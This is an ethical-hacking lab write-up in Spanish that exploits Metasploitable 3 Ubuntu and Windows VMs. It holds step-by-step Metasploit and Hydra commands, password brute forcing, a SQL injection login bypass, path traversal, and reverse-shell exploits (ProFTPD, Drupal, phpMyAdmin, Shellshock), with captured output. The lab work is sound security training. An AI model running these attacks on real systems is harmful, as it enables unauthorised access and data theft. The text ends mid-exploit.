



METASPLOITABLE Y METASPLOIT

HACKING ETICO

ERIC SERRANO MARÍN

Contenido

Explotación Metasploitable 3 Ubuntu.....	2
Explotación de Contraseña Débil en el Servicio FTP (Puerto 21).....	2
CRITICAL 9.8 - ProFTPD mod_copy Information Disclosure.....	4
HIGH 7.5 - Drupal Database Abstraction API SQLi*	5
CRITICAL 10.0 - Drupal Coder Module Deserialization RCE*	8
MEDIUM 5.3 - Browsable Web Directories	9
CRITICAL 9.8 - phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)..	11
HIGH 9.8 - PHP Unsupported Version Detection.....	13
Explotación Metasploitable 3 Windows.....	14
Explotación de Contraseña Débil en el Servicio FTP (Puerto 21).....	14
CRITICAL 10.0 - 171342 Apache Tomcat SEoL (8.0.x).....	15
CRITICAL 9.8 - Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)	16

Previo a la fase de explotación, se ha realizado un escaneo detallado del sistema utilizando Nessus. Este escaneo ha arrojado un informe en formato PDF que documenta diversas vulnerabilidades, gracias a este escaneo hemos sabido que atacar en el entorno de Metasploitable3.

Explotación Metasploitable 3 Ubuntu.

Explotación de Contraseña Débil en el Servicio FTP (Puerto 21)

Para sacar usuario y contraseña hemos usado nmap, con el script ftp-brute, y le hemos pasado una lista txt de contraseñas y una lista de contraseñas.

También teníamos la opción de utilizar Hydra o Metasploit.

vagrant:vagrant

```
msf6 > db_nmap --script ftp-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/metasploit/password.lst -p 21 192.168.56.101
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 13:29 EST
[*] Nmap: 'mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers'
[*] Nmap: NSE: [ftp-brute] usernames: Time limit 15m00s exceeded.
[*] Nmap: NSE: [ftp-brute] usernames: Time limit 15m00s exceeded.
[*] Nmap: NSE: [ftp-brute] passwords: Time limit 15m00s exceeded.
[*] Nmap: Nmap scan report for 192.168.56.101
[*] Nmap: Host is up (0.00038s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp open  ftp
[*] Nmap: | ftp-brute:
[*] Nmap: |   Accounts:
[*] Nmap: |     vagrant:vagrant - Valid credentials
[*] Nmap: |_ Statistics: Performed 44848 guesses in 900 seconds, average tps : 49.8
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 900.52 seconds
msf6 > █
```

```
(root@kali)-[/home/kali]
# ftp 192.168.56.101
Connected to 192.168.56.101.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.101]
Name (192.168.56.101:kali): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/vagrant
ftp> cd ..
250 CWD command successful
```

Podemos observar los usuarios del sistema.

```
ftp> ls
229 Entering Extended Passive Mode (||||13018|)
ftp: Can't connect to `192.168.56.101:13018': Connection timed out
200 EPRT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 anakin_skywalker users      4096 Oct 29  2020 anakin_skywalker
drwxr-xr-x  3 artoo_detoo users        4096 Oct 29  2020 artoo_detoo
drwxr-xr-x  2 ben_kenobi users         4096 Oct 29  2020 ben_kenobi
drwxr-xr-x  2 boba_fett users         4096 Oct 29  2020 boba_fett
drwxr-xr-x  2 c_three_pio users       4096 Oct 29  2020 c_three_pio
drwxr-xr-x  2 chewbacca users        4096 Oct 29  2020 chewbacca
drwxr-xr-x  2 darth_vader users       4096 Oct 29  2020 darth_vader
drwxr-xr-x  2 greedo users           4096 Oct 29  2020 greedo
drwxr-xr-x  2 han_solo users          4096 Oct 29  2020 han_solo
drwxr-xr-x  2 jabba_hutt users        4096 Oct 29  2020 jabba_hutt
drwxr-xr-x  2 jarjar_binks users      4096 Oct 29  2020 jarjar_binks
drwxr-xr-x  4 kylo_ren users          4096 Oct 29  2020 kylo_ren
drwxr-xr-x  2 lando_calrissian users  4096 Oct 29  2020 lando_calrissian
drwxr-xr-x  2 leia_organa users       4096 Oct 29  2020 leia_organa
drwxr-xr-x  2 luke_skywalker users    4096 Oct 29  2020 luke_skywalker
drwxr-xr-x  7 vagrant vagrant        4096 Dec 15 12:47 vagrant
226 Transfer complete
ftp> █
```


CRITICAL 9.8 - ProFTPD mod_copy Information Disclosure

```
msf6 > search proftpd
```

Matching Modules

#	Name	Disclosure Date	Rank
Check	Description		
0	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average
No	NetSupport Manager Agent Remote Buffer Overflow		
1	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great
Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)		
2	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great
Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)		
3	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great
Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)		
4	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent
Yes	ProFTPD 1.3.5 Mod_Copy Command Execution		
5	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent
No	ProFTPD-1.3.3c Backdoor Command Execution		

Interact with a module by name or index. For example `info 5`, `use 5` or `use exploit/unix/ftp/proftpd_133c_backdoor`

```
msf6 > use 4
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.56.103  
LHOST => 192.168.56.103
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl  
payload => cmd/unix/reverse_perl
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html  
sitepath => /var/www/html
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
```


Este exploit obtuvo acceso remoto como usuario de www-data.

```
[*] Started reverse TCP handler on 192.168.56.103:4444  
[*] 192.168.56.101:80 - 192.168.56.101:21 - Connected to FTP server  
[*] 192.168.56.101:80 - 192.168.56.101:21 - Sending copy commands to FTP server  
[*] 192.168.56.101:80 - Executing PHP payload /uOKou8b.php  
[+] 192.168.56.101:80 - Deleted /var/www/html/uOKou8b.php  
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.101:34580) at 2024-02-26 14:16:20 -0500
```





```
whoami  
www-data  
pwd  
/var/www/html  
ls -al  
total 24  
drwxr-xrwx 5 root    root    4096 Feb 26 19:16 .  
drwxr-xr-x 5 root    root    4096 Oct 29 2020 ..  
drwxrwxrwx 2 root    root    4096 Oct 29 2020 chat  
drwxr-xr-x 9 www-data www-data 4096 Oct 29 2020 drupal  
-rwxr-xr-x 1 root    root    1778 Oct 29 2020 payroll_app.php  
drwxr-xr-x 8 root    root    4096 Oct 29 2020 phpmyadmin
```

HIGH 7.5 - Drupal Database Abstraction API SQLi*

Al entrar a la IP encontramos lo siguiente.




Index of /


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.101 Port 80

Aquí podemos ver el código fuente, esto nos da una vista de la estructura de la web.




En la ruta `/drupal/modules/blog` nos podemos encontrar la versión de drupal, que es la 7.5.




The screenshot shows a web browser window displaying the 'Index of /drupal/modules/blog' directory. The index lists several files: 'Parent Directory', 'blog.info', 'blog.install', 'blog.module', 'blog.pages.inc', and 'blog.test'. The 'blog.info' file is highlighted. To the right, a text editor window shows the contents of 'blog.info', which includes metadata such as 'name = Blog', 'description = Enables multi-user blogs.', 'package = Core', 'version = VERSION', 'core = 7.x', 'files[] = blog.test', and 'version = "7.5"'. The text editor also shows a comment about information added by drupal.org packaging script on 2011-07-27.

Podemos observar que hay varios modulos para usar contra Drupal.




The screenshot shows a Metasploit terminal session. The user has entered the command `search drupal`. The output displays a list of matching modules for the path `/drupal/modules/blog`. The list includes modules like `drupal_coder_exec`, `drupal_drupalgeddon2`, `drupal_drupageddon`, `drupal_openid_xxe`, `drupal_restws_exec`, `drupal_restws_unserialize`, `drupal_views_user_enum`, and `php_xmlrpc_eval`. Each entry shows the module name, its rank, check status, and a brief description.

Vamos a probar a explotar la vulnerabilidad de SQL injection.



The screenshot shows a Metasploit terminal session. The user has entered the command `use 2` to select the `multi/http/drupal_drupageddon` exploit. The terminal shows the message `[*] No payload configured, defaulting to php/meterpreter/reverse_tcp`. Then, the user enters `set RHOSTS 192.168.56.101`, and the terminal shows the updated RHOSTS value: `RHOSTS => 192.168.56.101`.

Nos daba error, y viendo el comando info, podemos observar que nos falta configurar TARGETURI, que sale en requerido.



The screenshot shows a Metasploit terminal session. The user has entered the command `info` to view the details of the selected exploit. The output shows the basic options for the `multi/http/drupal_drupageddon` exploit. The options include Name, Current Setting, Required, and Description. The 'TARGETURI' option is highlighted, showing it is required and its description is 'The target URI of the Drupal installation'.

```
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/  
targeturi => /drupal/
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set LHOST 192.168.56.103  
LHOST => 192.168.56.103
```

El targeturi se ha establecido en /drupal/ en lugar de root, porque es el directorio de Drupal en el servidor web Apache.

Hemos podido obtener una shell con pocos privilegios.

```
msf6 exploit(multi/http/drupal_drupageddon) > run  
[*] Started reverse TCP handler on 192.168.56.103:4444  
[*] Sending stage (39927 bytes) to 192.168.56.101  
[*] Meterpreter session 1 opened (192.168.56.103:4444 → 192.168.56.101:34590) at 2024-02-27 05:49:30 -0500  
  
meterpreter > getuid  
Server username: www-data
```



CRITICAL 10.0 - Drupal Coder Module Deserialization RCE*

Ahora intentemos aprovechar la vulnerabilidad de ejecución remota de código





```
msf6 > use exploit/unix/webapp/drupal_coder_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/webapp/drupal_coder_exec) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(unix/webapp/drupal_coder_exec) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(unix/webapp/drupal_coder_exec) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (192.168.56.103:4444 -> 192.168.56.101:34596) at 2024-02-27 05:56:08 -0500
whoami
www-data reverseListenerBindAddress?
```

MEDIUM 5.3 - Browsable Web Directories



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.101 Port 80

SQL injection attack.

Payroll Login

User

Password


OK

Ha funcionado correctamente, he podido sacar una lista con 14 usuarios dentro de Payroll App.

Welcome, ' OR 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000

CRITICAL 9.8 - phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)



Conseguimos encontrar una posible contraseña para phpMyAdmin.

```
Index of / x http://192.168.56.101:3500/ x +
view-source:http://192.168.56.101:3500/readme?os=../././././var/www/html/payroll_app.php ERIC
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <style type="text/css">
5     body {
6       background-color: black;
7       color: white;
8     }
9     div {
10      width: 800;
11    }
12  </style>
13  <title>Readme</title>
14  <script src="/assets/jquery.self-c64a74367bda6ef8b860f19e74df08927ca99d2be2ac934e9e92d5fd361e9da4.js?body=1" data-turbolinks-track="true"></script>
15  <script src="/assets/jquery_ujs.self-d692bdfc68ff63b9f9cc512872aa3c4ff046228a0a36e9d0d476e8e154c1b09.js?body=1" data-turbolinks-track="true"></script>
16  <script src="/assets/turbolinks.self-c37727e9bd6b2735d05c311ea831ead54e0b6eccc8b49a69309e9c5abe2c0fff.js?body=1" data-turbolinks-track="true"></script>
17  <script src="/assets/readme.self-877aef30a01b048ab8a3ab4e3e308a11d7f2612f44dded50b5c157aa5f95c05.js?body=1" data-turbolinks-track="true"></script>
18  <script src="/assets/application.self-3b8dabdc891efe46b9a144b400ad69e3747e5876bdc39dee783419a69d7ca819.js?body=1" data-turbolinks-track="true"></script>
19  <meta name="csrf-param" content="authenticity_token" />
20  <meta name="csrf-token" content="34b9VQTW7b4xwMk+1003S05Vx56oTyp6+wkweVC/LI1+L/BTb0KWH1HY3DdFN4PvQ6adXfdILHBJe24tpRij5Q==" />
21 </head>
22 <body>
23
24 <?php
25
26 $conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
27 if (!$conn->connect_error) {
28   die("Connection failed: " . $conn->connect_error);
29 }
30 ?>
```

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set password sploitme
password => sploitme
```


```

msf6 exploit(multi/http/phpmyadmin_preg_replace) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/http/phpmyadmin_preg_replace) > run


[*] Started reverse TCP handler on 192.168.56.103:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (39927 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.101:34576) at 2024-03-02 06:50:32

meterpreter > getuid
Server username: www-data
meterpreter >

```



Probamos con el primer usuario, en este punto estamos buscando si alguno de estos usuarios tiene acceso a sudo.



Hemos tenido suerte y el primer usuario que hemos probado tiene acceso a sudo.

HIGH 9.8 - PHP Unsupported Version Detection

Aunque el nombre del exploit sugiere que afecta a Apache, en realidad se aprovecha de una vulnerabilidad en el intérprete de comandos Bash. La vulnerabilidad de Shellshock permite a los atacantes ejecutar comandos arbitrarios en el servidor mediante el CGI de Apache, y es precisamente lo que está explotando el exploit.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > RUN
[-] Unknown command: RUN
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[-] Msf::OptionValidateError The following options failed to validate: TARGETURI
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Meterpreter session 4 opened (192.168.56.103:4444 -> 192.168.56.101:34594) at 2024-03-03 07:48:05 -0500

meterpreter > getuid
Server username: www-data
meterpreter > 
```

Explotación Metasploitable 3 Windows.

Explotación de Contraseña Débil en el Servicio FTP (Puerto 21)

Vamos a hacer un ataque por fuerza bruta usando el archivo wordlist del siguiente github. <https://github.com/jeanphorn/wordlist>

```
(kali㉿kali)-[~]
└─$ hydra -l Administrator -P wordlist/ssh_passwd.txt ftp://192.168.56.102
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-03 11:24:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 80787 login tries (l:1/p:80787), ~5050 tries per task
[DATA] attacking ftp://192.168.56.102:21/
[STATUS] 4580.00 tries/min, 4580 tries in 00:01h, 76207 to do in 00:17h, 16 active
[STATUS] 4619.33 tries/min, 13858 tries in 00:03h, 66929 to do in 00:15h, 16 active
[STATUS] 4645.71 tries/min, 32520 tries in 00:07h, 48267 to do in 00:11h, 16 active
[21][ftp] host: 192.168.56.102 login: Administrator password:
vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-03 11:34:52

(kali㉿kali)-[~]
└─$ ssh Administrator@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:PdJEI8Avg9A0Uoq5HfFVwMNV6ZLBls4bho+bMq+JzTk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
Administrator@192.168.56.102's password:
-sh-4.3$ whoami
vagrant-2008r2\administrator
-sh-4.3$
```

El problema ha sido que tiene una contraseña muy débil.

Hemos podido acceder al sistema como administrador y podemos manipular lo que queramos.

CRITICAL 10.0 - 171342 Apache Tomcat SEoL (8.0.x)

```
msf6 exploit(multi/http/struts_dmi_rest_exec) > set RPORT 8282
RPORT => 8282
msf6 exploit(multi/http/struts_dmi_rest_exec) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/http/struts_dmi_rest_exec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
